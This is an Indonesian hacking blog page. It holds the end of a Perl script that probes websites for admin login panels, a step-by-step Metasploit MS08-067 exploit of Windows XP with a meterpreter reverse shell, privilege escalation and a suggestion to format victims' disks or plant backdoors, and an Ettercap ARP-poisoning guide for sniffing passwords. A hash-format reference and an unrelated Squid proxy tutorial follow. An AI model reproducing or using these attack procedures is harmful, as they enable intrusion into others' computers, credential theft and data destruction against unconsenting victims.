print "[-] Not Found <- $final\n"; } } } # ------------------------------------------------------- #--------------------------/test-------------------------| # ------------------------------------------------------- if($code eq "php"){ @path2=('admin/','administrator/','moderator/','webadmin/','adminarea/','bb-admin/','adminLogin/','admin_area/','panel-administracion/','instadmin/', 'memberadmin/','administratorlogin/','adm/','admin/account.php','admin/index.php','admin/login.php','admin/admin.php','admin/account.php', 'admin_area/admin.php','admin_area/login.php','siteadmin/login.php','siteadmin/index.php','siteadmin/login.html','admin/account.html','admin/index.html','admin/login.html','admin/admin.html', 'admin_area/index.php','bb-admin/index.php','bb-admin/login.php','bb-admin/admin.php','admin/home.php','admin_area/login.html','admin_area/index.html', 'admin/controlpanel.php','admin.php','admincp/index.asp','admincp/login.asp','admincp/index.html','admin/account.html','adminpanel.html','webadmin.html', 'webadmin/index.html','webadmin/admin.html','webadmin/login.html','admin/admin_login.html','admin_login.html','panel-administracion/login.html', 'admin/cp.php','cp.php','administrator/index.php','administrator/login.php','nsw/admin/login.php','webadmin/login.php','admin/admin_login.php','admin_login.php', 'administrator/account.php','administrator.php','admin_area/admin.html','pages/admin/admin-login.php','admin/admin-login.php','admin-login.php', 'bb-admin/index.html','bb-admin/login.html','bb-admin/admin.html','admin/home.html','login.php','modelsearch/login.php','moderator.php','moderator/login.php', 'moderator/admin.php','account.php','pages/admin/admin-login.html','admin/admin-login.html','admin-login.html','controlpanel.php','admincontrol.php', 'admin/adminLogin.html','adminLogin.html','admin/adminLogin.html','home.html','rcjakar/admin/login.php','adminarea/index.html','adminarea/admin.html', 'webadmin.php','webadmin/index.php','webadmin/admin.php','admin/controlpanel.html','admin.html','admin/cp.html','cp.html','adminpanel.php','moderator.html', 'administrator/index.html','administrator/login.html','user.html','administrator/account.html','administrator.html','login.html','modelsearch/login.html', 'moderator/login.html','adminarea/login.html','panel-administracion/index.html','panel-administracion/admin.html','modelsearch/index.html','modelsearch/admin.html', 'admincontrol/login.html','adm/index.html','adm.html','moderator/admin.html','user.php','account.html','controlpanel.html','admincontrol.html', 'panel-administracion/login.php','wp-login.php','adminLogin.php','admin/adminLogin.php','home.php','admin.php','adminarea/index.php', 'adminarea/admin.php','adminarea/login.php','panel-administracion/index.php','panel-administracion/admin.php','modelsearch/index.php', 'modelsearch/admin.php','admincontrol/login.php','adm/admloginuser.php','admloginuser.php','admin2.php','admin2/login.php','admin2/index.php', 'adm/index.php','adm.php','affiliate.php','adm_auth.php','memberadmin.php','administratorlogin.php' ); foreach $ways(@path2){ $final=$site.$ways; my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
}else{
print "[-] Not Found <- $final\n"; } } kill("STOP",NULL); } ## # By GlaDiaT0R ##
jika tidak tau cara menyimpan dan menggunakannya pada backtrack ikuti perintah di bawah :

- copy script di atas..
- ketik perintah nano adminfinder.pl pada terminal / konsole
- paste scriptnya
- CTRL+X lalu Y dan tekan Enter
- chmod +x adminfinder.pl
- untuk menggunakan admin finder ./adminfinder.pl

selesai...

Selamat mencoba :D
0

Exploit Windows With Metasploit

Kita akan coba exploit windows xp menggunakan Metasploit yang ada di Backtrack...
Males basa basi...langsung aja hehe...

Pertama kita scan IP dan Port yang terbuka pada jaringan menggunakan nmap (sudah ada d backtrack 5),
* buka terminal ketik perintah nmap -sn 192.168.0.1-255
-sn adalah perintah nmap untuk melakukan scanning IP yang aktif / tidak..
-192.168.0.1-255 adalah IP yang akan kita scan, dari 192.168.0.1 sampai 192.168.0.255
jadi untuk IP nya di sesuaikan dengan IP anda..

*lalu jika sudah menemukan IP yang aktif kita scan Port yang terbuka pada target..contoh saya mendapakan IP 192.168.0.4 lakukab perintah nmap -f 192.168.0.4
-f adalah fast scanning sehingga nmap akan melakukan scanning secepat mungkin...
lihat hasilnya


Jelas terlihat port 445 terbuka , langsung saja buka msfconsole atau Metasploit Framework versi console..
- ketik perintah msfconsole pada terminal/console..
tunggu biasanya agak lama...
- setelah terbuka ketik search netapi dan setelah itu kita gunakan yang exploit/windows/smb/ms08_067_netapi
- ketik perintah use exploit/windows/smb/ms08_067_netapi
- ketik show options untuk melihat opsi apa yang harus kita isi..


- RHOST belum kita setting ketik RHOST dengan ip target lakukan perintah set RHOST 192.168.0.4 ( jika ip target 192.168.0.4 )
- set LHOST 192.168.0.3 ( 192.168.0.3 adalah ip saya )
- set LPORT 4444 ( port pada Backtrack )
- set PAYLOAD windows/meterpreter/reverse_tcp
- jalankan exploit dengan perintah exploit
dan hasilnya


Kita sudah masuk pada Meterpreter :D
Sekarang kita akan mengendalikan Command Prompt ( CMD ) korban , tapi sebelumnya kita lihat dulu posisi kita...

pertama kita lihat siapa kita, dengan perintah getuid, dan outputnya NT AUTHORITY\SYSTEM , tapi bagaimana jika bukan NT AUTHORITY\SYSTEM alias si korban tidak menjalankan sebagai administrator pada komputernya? kita lakukan ketik perintah getsystem , lalu cek lagi dengan perintah getuid jika sudah NT AUTHORITY\SYSTEM lanjutkan...
kita ketik perintah pwd untuk cek keberadaan kita dan pada output saya adalah C:\WINDOWS\system32 langsung ketik perintah shell untuk eksekusi CMD..dan hasilnya


tapi bagaimana jika ternyata error? tidak seperti di atas saat,error memasukan perintah shell...atau saat memasukan perintah shell tidak ke C:\Windows\system32 ???
mungkin procces dirrectory nya tidak tepat...
jika masalah seperti itu lakukan perintah migrate...kita akan berpindah..
ketik perintah ps pada meterpreter untuk melihat process ID yang ada...
setelah keluar kita  cari PID svchost.exe, jika sudah ketemu pindahlah dengan perintah migrate
contoh : migrate 1328
jika sukses, cek dengan perintah pwd , lalu jalankan perintah shell..
lihat gambar :


jika sudah berada di C:\Windows\system32> berarti masalah beres, kita lanjutkan....


Apa yang akan kita lakukan setelah kita berada pada saat sudah berada pada Metterpreter ataupun Command Prompt korban??
terserah anda..
mau Format Harddisk korban,shutdown,pasang backdoor,sebarin virus,copy data apalah terserah mau Remmote Desktop jg g ada yang larang :p

sekian , d tutorial selanjutnya mungkin akan saya bahas tentang salah satu cara diatas...

THANKS TO :  Red Dragon & Blusp10it
1

Sniffing Password With Ettercap


Dulu saya pernah posting cara sniffing menggunakan Cain and Able di Windows, sekarang saya share sniffing di Linux - Backtrack menggunakan Tools Ettercap...

Di Backtrack sudah ada Ettercap, tinggal digunakan aja..
kita bisa menggunakan verisi GUI atau Versi Console...
ok langsung aja ...


1. Versi  GUI

- Buka ettercap dgn cara buka terminal lalu ketik ettercap --gtk dan enter.. ( bisa jg membuka lewat menu )
- setelah muncul ettercap klik Sniff  - unnified sniffing atau tekan shift + u , lalu pilih network interfaces anda lalu ok


-klik Host - Scan for Host


- setelah melakukan scanning seperti gambar di atas  klik Host - Host list


- Sekarang lakukan ARP Poisoning klik Mitm - Arp poisoning - centang sniff remote connections - Ok


- Lalu klik Start - Start sniffing ...


tinggal tunggu saja...sampai ada username dan password seperti ini..


2. Versi Console


Sekarang Versi Console, menurut saya lebih mudah dengan cara ini...tapi sama saja kerjanya :D

- Buka Terminal
- ketik ettercap -Tqi [interfaces] -M ARP:REMOTE // //
- jika interfacesnya eth0 berarti perintahnya ettercap -Tqi eth0 -M ARP:REMOTE // //


Tunggu sampai ada yang masuk :) seperti ini...


Tinggal dipilih mana yang lebih mudah, jika ada yang kurang jelas silahkan tinggalkan pesan di komentar, saya bantu sebisa saya,, :D

Selamat Mencoba...
0

Macam-macam Bentuk Hash

1. DES(Unix)
[+] Digunakan di Linux dan sejenisnya.
[+] Panjang : 13 Karakter.
[+] Deskripsi : Dua karakter pertama adalah salt (Karakter acak, di contoh kita saltnya adalah string "Iv.") kemudian diikuti oleh Hashnya.
[+] Contoh : IvS7aeT4NzQPM

2. Domain Cached Credentials
[+] Digunakan untuk mencache password-password domain windows.
[+] Panjang : 16 bytes (32 Karakter)
[+] Algorithm : MD4(MD4(Unicode($pass)).Unicode(strtolower($username)))
[+] Contoh : Admin:b474d48cdfc4974d86ef4d24904cdd91

3. MD5(Unix)
[+] Digunakan di Linux dan sejenisnya.
[+] Panjang : 34 Karakter.
[+] Deskripsi : Hash dimulai dengan tanda $1$ kemudian dilanjutkan dengan salt (sampai dengan 8 karakter acak, di contoh kita saltnya adalah string "12345678") kemudian dilanjutkan dengan satu karakter lagi $ , kemudian diikuti oleh Hashnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma md5 sebanyak 2000 kali.
[+] Contoh : $1$12345678$XM4P3PrKBgKNnTaqG9P0T/

4. MD5(APR)
[+] Digunakan di Linux dan sejenisnya.
[+] Panjang : 37 Karakter.
[+] Deskripsi : Hash dimulai dengan tanda $apr1$ , kemudian dilanjutkan dengan salt (sampai dengan 8 karakter acak, di contoh kita saltnya adalah string "12345678"), kemudian dilanjutkan dengan satu karakter lagi $ , kemudian diikuti oleh Hashnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma md5 sebanyak 2000 kali.
[+] Contoh : $apr1$12345678$auQSX8Mvzt.tdBi4y6Xgj.

5. MD5(phpBB3)
[+] Digunakan di phpBB 3.x.x.
[+] Panjang : 37 Karakter.
[+] Dekripsi : Hash dimulai dengan tanda $H$ kemudian diikuti dengan satu karakter (paling sering angka "9") kemudian diikuti dengan salt (8 karakter acak, di contoh kita saltnya adalah string "12345678"), kemudian diikuti oleh Hashnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma md5 sebanyak 2048 kali.
[+] Contoh : $H$9123456785DAERgALpsri.D9z3ht120

6. MD5(Wordpress)
[+] Digunakan di Wordpress.
[+] Panjang : 34 Karakter.
[+] Deskripsi : Hash dimulai dengan tanda $P$ , kemudian diikuti dengan satu karakter (Paling sering huruf "B"), kemudian diikuti dengan salt (8 karakter acak, di contoh kita saltnya adalah string "12345678"), kemudian diikuti oleh Hashnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma md5 sebanyak 8192 kali.
[+] Contoh : $P$B123456780BhGFYSlUqGyE6ErKErL01

7. MySQL
[+] Digunakan di MySQL versi lama.
[+] Panjang : 8 bytes.
[+] Deskripsi : Hash yang terdiri dari dua DWORD, masing-masing tidak melebihi nilai 0x7fffffff.
[+] Contoh : 606717496665bcba

8. MySQL5
[+] Digunakan di MySQL Versi baru.
[+] Panjang : 20 bytes.
[+] Algorithm : SHA-1(SHA-1($pass))
[+] Contoh : *E6CC90B878B948C35E92B003C792C46C58C4AF40
[+] Catatan : Hash harus dimuat ke program tanpa tanda bintang (*) yang terdapat di awal setiap hash.

9. RAdmin v2.x
[+] Digunakan di Aplikasi Remote Administrator v2.x.
[+] Panjang : 16 bytes.
[+] Algorithm : Password diisi dengan nol dengan panjang 100 bytes, kemudian seluruh string dihash dengan algoritma MD5.
[+] Contoh : 5e32cceaafed5cc80866737dfb212d7f

10. MD5
[+] Digunakan di phpBB v2.x, Joomla versi di bawah 1.0.13 dan banyak forum dan CMS.
[+] Panjang : 16 bytes.
[+] Algorithm : sama seperti fungsi md5() di php.
[+] Contoh : c4ca4238a0b923820dcc509a6f75849b

11. md5($pass.$salt)
[+] Digunakan di WB News, Joomla Versi 1.0.13 keatas.
[+] Panjang : 16 bytes
[+] contoh : 6f04f0d75f6870858bae14ac0b6d9f73:1234

12. md5($salt.$pass)
[+] Digunakan di osCommerce, AEF, Gallery dan beberapa CMS.
[+] Panjang : 16 bytes.
[+] Contoh : f190ce9ac8445d249747cab7be43f7d5:12

13. md5(md5($pass))
[+] Digunakan di e107, DLE, AVE, Diferior, Koobi dan beberapa CMS.
[+] Panjang : 16 bytes.
[+] Contoh : 28c8edde3d61a0411511d3b1866f0636

14. md5(md5($pass).$salt)
[+] Digunakan di vBulletin, IceBB.
[+] Panjang ; 16 bytes.
[+] Contoh : 6011527690eddca23580955c216b1fd2:wQ6

15. md5(md5($salt).md5($pass))
[+] Digunakan di IPB.
[+] Panjang : 16 bytes.
[+] Contoh : 81f87275dd805aa018df8befe09fe9f8:wH6_S

16. md5(md5($salt).$pass)
[+] Digunakan di MyBB.
[+] Panjang : 16 bytes.
[+] Contoh : 816a14db44578f516cbaef25bd8d8296:1234

17. md5($salt.$pass.$salt)
[+] Digunakan di TBDev.
[+] Panjang : 16 bytes.
[+] Contoh : a3bc9e11fddf4fef4deea11e33668eab:1234

18. md5($salt.md5($salt.$pass))
[+] Digunakan di DLP.
[+] Panjang : 16 bytes.
[+] Contoh : 1d715e52285e5a6b546e442792652c8a:1234

20. SHA-1
[+] Digunakan dibanyak Forum dan CMS.
[+] Panjang : 20 bytes
[+] Algorithm: Sama dengan sha1() fungsi di PHP.
[+] Contoh : 356a192b7913b04c54574d18c28d46e6395428ab

21. sha1(strtolower($username).$pass)
[+] Digunakan di SMF
[+] Panjang : 20 bytes.
[+] Contoh : Admin:6c7ca345f63f835cb353ff15bd6c5e052ec08e7a

22. sha1($salt.sha1($salt.sha1($pass)))
[+] Digunakan di Woltlab BB
[+] Panjang : 20 bytes
[+] Contoh : cd37bfbf68d198d11d39a67158c0c9cddf34573b:1234

23. SHA-256(Unix)
[+] Digunakan di Linux dan sejenisnya.
[+] Panjang : 55 Karakter.
[+] Deskripsi : Hash dimulai dengan tanda $5$, kemudian diikuti salt (sampai dengan 8 karakter acak, di contoh kita saltnya adalah string "12345678"), kemudian dilanjutkan dengan satu karakter lagi $, kemudian diikuti hash sebenarnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma SHA-256 5000 kali.
[+] Contoh : $5$12345678$jBWLgeYZbSvREnuBr5s3gp13vqi...

24. SHA-512(Unix)
[+] Digunakan di Linux dan sejenisnya.
[+] Panjang : 98 Karakter.
[+] Deskripsi : Hash dimulai dengan tanda $6$, kemudian diikuti dengan salt (sampai dengan 8 karakter acak, dicontoh kita saltnya adalah string "12345678"), kemudian dilanjutkan dengan satu karakter lagi $, kemudian diikuti hash sebenarnya.
[+] Algorithm : Sebenarnya ini adalah loop yang memanggil algoritma SHA-512 5000 kali.
[+] contoh : $6$12345678$U6Yv5E1lWn6mEESzKen42o6rbEm...
0

Cara Menghemat Quota Internet

Wednesday, May 2, 2012
Pada koneksi ber-quota terbatas seperti Indosat 3G Broadband, Indosat M2, dan Telkomsel Flash, mobi, tentunya sangat menjengkelkan jika tiba-tiba quota kita habis. Resikonya untuk beberapa paket akan turun drastis, dan beberapa paket lainnya akan sama sekali tidak bisa digunakan. Contohnya seperti yang saya  pakai, Indosat Broadband Eco, jika quota habis akan turun drastis menjadi 64kbps, atau setara dengan koneksi GPRS.
Ada beberapa cara untuk menghemat jatah quota internet kita, diantaranya adalah dengan meminimalkan content untuk browsing (ex: disable images), menggunakan compression proxy (toonel, onspeed, dll), dan menggunakan cache proxy.

Pada koneksi ber-quota terbatas seperti Indosat 3G Broadband, Indosat M2, dan Telkomsel Flash, tentunya sangat menjengkelkan jika tiba-tiba quota kita habis. Resikonya untuk beberapa paket akan turun drastis, dan beberapa paket lainnya akan sama sekali tidak bisa digunakan.

nah... disini saya akan membahas penghematan bandwidth dengan cache proxy menggunakan Squid 2.7.STABLE5. (sudah saya test di os vista) .
Dengan cache proxy, pada situs-situs yang sering kita kunjungi, content yang harus didownload dan mengurangi jatah quota kita akan lebih sedikit. Karena content-content tersebut akan tersimpan dahulu di cache proxy kita. Jadi secara tidak langsung, jika kita mengunjungi situs tersebut berulang kali, sama saja kita mendownload content dari komputer yang terinstall proxy kita. Kesimpulannya.. lebih cepat dan lebih ngirit bandwidth.
Lanjut???

Download dulu Squid Proxy 2.7 Stable5 untuk Windows di SINI

Extract file tersebut di partisi mana saja.. terserah, dimana saja boleh. Untuk mempermudah langkah-langkah instalasinya, bisa disamakan dengan saya, atau extract di “C:\squid\“
Setelah semua ter-extract, masuk ke folder “C:\squid\etc\“. Disana terdapat file-file konfigurasi squid :
- cachemgr.conf.default
- mime.conf.default
- squid.conf.default
- squid_radius_auth.conf.default
Kemudian rename keempat file tersebut dengan menghilangkan tulisan “.default“. Sehingga menjadi:
- cachemgr.conf
- mime.conf
- squid.conf
- squid_radius_auth.conf
Setelah selesai me-rename keempat file tersebut, kemudian buka file “squid.conf” dengan notepad atau bisa juga dengan (EditPlus, Ultra Edit, Notepad ++, dan lain-lain).
Cari tulisan (CTRL+F) “TAG: http_port“, kemudian cek apakah di bawah tulisan “# Squid normally listens to port 3128” sudah ada tulisan “http_port 3128” atau belum, jika belum tambahkan tulisan “http_port 3128” di bawah tulisan “# Squid normally listens to port 3128“.
Sehingga menjadi seperti di bawah ini
# TAG: http_port
# Usage: port [options]
# hostname: port [options]
# 1.2.3.4: port [options]
# If you run Squid on a dual-homed machine with an internal
# and an external interface we recommend you to specify the
# internal address: port in http_port. This way Squid will only be
# visible on the internal address.
#
# Squid normally listens to port 3128
http_port 3128
Cari tulisan (CTRL+F) “TAG: visible_hostname“, kemudian cek apakah di bawah tulisan “# none” sudah ada tulisan “visible_hostname localhost” atau belum. Jika belum, tambahkan tulisan “visible_hostname localhost” di bawah tulisan “# none“.
Sehingga menjadi  seperti di bawah ini
# TAG: visible_hostname
# If you want to present a special hostname in error messages, etc,
# define this. Otherwise, the return value of gethostname()
# will be used. If you have multiple caches in a cluster and
# get errors about IP-forwarding you must set them to have individual
# names with this setting.
#
#Default:
# none
visible_hostname localhost
Cari tulisan (CTRL+F) “http_access allow localnet“, kemudian cek apakah dibawah tulisan “http_access allow localnet” sudah terdapat tulisan “http_access allow localhost” atau belum. Jika belum tambahkan tulisan “http_access allow localhost” di bawah tulisan “http_access allow localnet“.
Sehingga menjadi seperti di bawah ini
# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
http_access allow localnet
http_access allow localhost
Cari tulisan (CTRL+F) “TAG: dns_nameservers“, kemudian dibawahnya pada tulisan “dns_nameservers“, isi value dns dengan dns ISP nya masing-masing, atau dengan DNS yang biasanya anda gunakan. Sehingga formatnya menjadi “dns_nameservers [primary DNS] [secondary DNS]“. Contohnya ditempat saya menggunakan OpenDNS dan speedy, sehingga menjadi “dns_nameservers 208.67.220.220 202.134.0.155“.
Sehingga menjadi seperti di bawah ini
# TAG: dns_nameservers
# Use this if you want to specify a list of DNS name servers
# (IP addresses) to use instead of those given in your
# /etc/resolv.conf file.
# On Windows platforms, if no value is specified here or in
# the /etc/resolv.conf file, the list of DNS name servers are
# taken from the Windows registry, both static and dynamic DHCP
# configurations are supported.
#
# Example: dns_nameservers 10.0.0.1 192.172.0.4
#
#Default:
# none
dns_nameservers 208.67.220.220 202.134.0.155
Selesai !!!!!

# Simpan (CTRL+S) “squid.conf” yang baru saja kita edit tadi.
# Buka “Command Prompt“, kemudian masuk ke directory “squid” tadi melalui “Command Prompt”. Contohnya adalah dengan mengetik “cd C:\squid\sbin\“.
C:\>cd c:\squid\sbin\
C:\squid\sbin>
Setelah masuk ke directory “cd C:\squid\sbin\” melalui command prompt, kemudian ketik “squid -z“.
C:\squid\sbin>squid -z
2008/11/18 08:45:20| Creating Swap Directories
C:\squid\sbin>
Masih di “command prompt”, ketik “squid -d l -D“, kemudian tekan “CTRL+C“. 

C:\squid\sbin>squid -d l -D
2008/11/18 08:46:17| Starting Squid Cache version 2.7.STABLE5 for i686-pc-winnt.
..
2008/11/18 08:46:17| Running on Windows XP
C:\squid\sbin>
Masih di “command prompt”, ketik “squid -i”

C:\squid\sbin>squid -i
Registry stored HKLM\SOFTWARE\GNU\Squid\2.6\Squid\ConfigFile value c:/squid/etc/
squid.conf
Squid Cache version 2.7.STABLE5 for i686-pc-winnt
installed successfully as Squid Windows System Service.
To run, start it from the Services Applet of Control Panel.
Don’t forget to edit squid.conf before starting it.
C:\squid\sbin>
Dan yang terakhir (masih di command prompt), ketik “squid -O -D”

C:\squid\sbin>squid -O -D
Registry stored HKLM\SOFTWARE\GNU\Squid\2.6\Squid\CommandLine value -D
C:\squid\sbin>
Untuk menghidupkan proxy, masuk ke “Control Panel” -> “Administrative Tools” -> “Services“. Kemudian cari nama services “squid” -> “Klik kanan” -> “Start“
Arahkan proxy pada browser anda ke alamat “localhost” dengan port “3128“.
Seperti gambar di bawah ini
Cara Menghemat Quota Internet
Anda juga bisa menghapus services squid tersebut dengan cara mengetikkan perintah “squid -r -n squid” di Command Prompt.

C:\squid\sbin>squid -r -n squid
Service squid deleted successfully.

Diklik Ya Gan

paid to login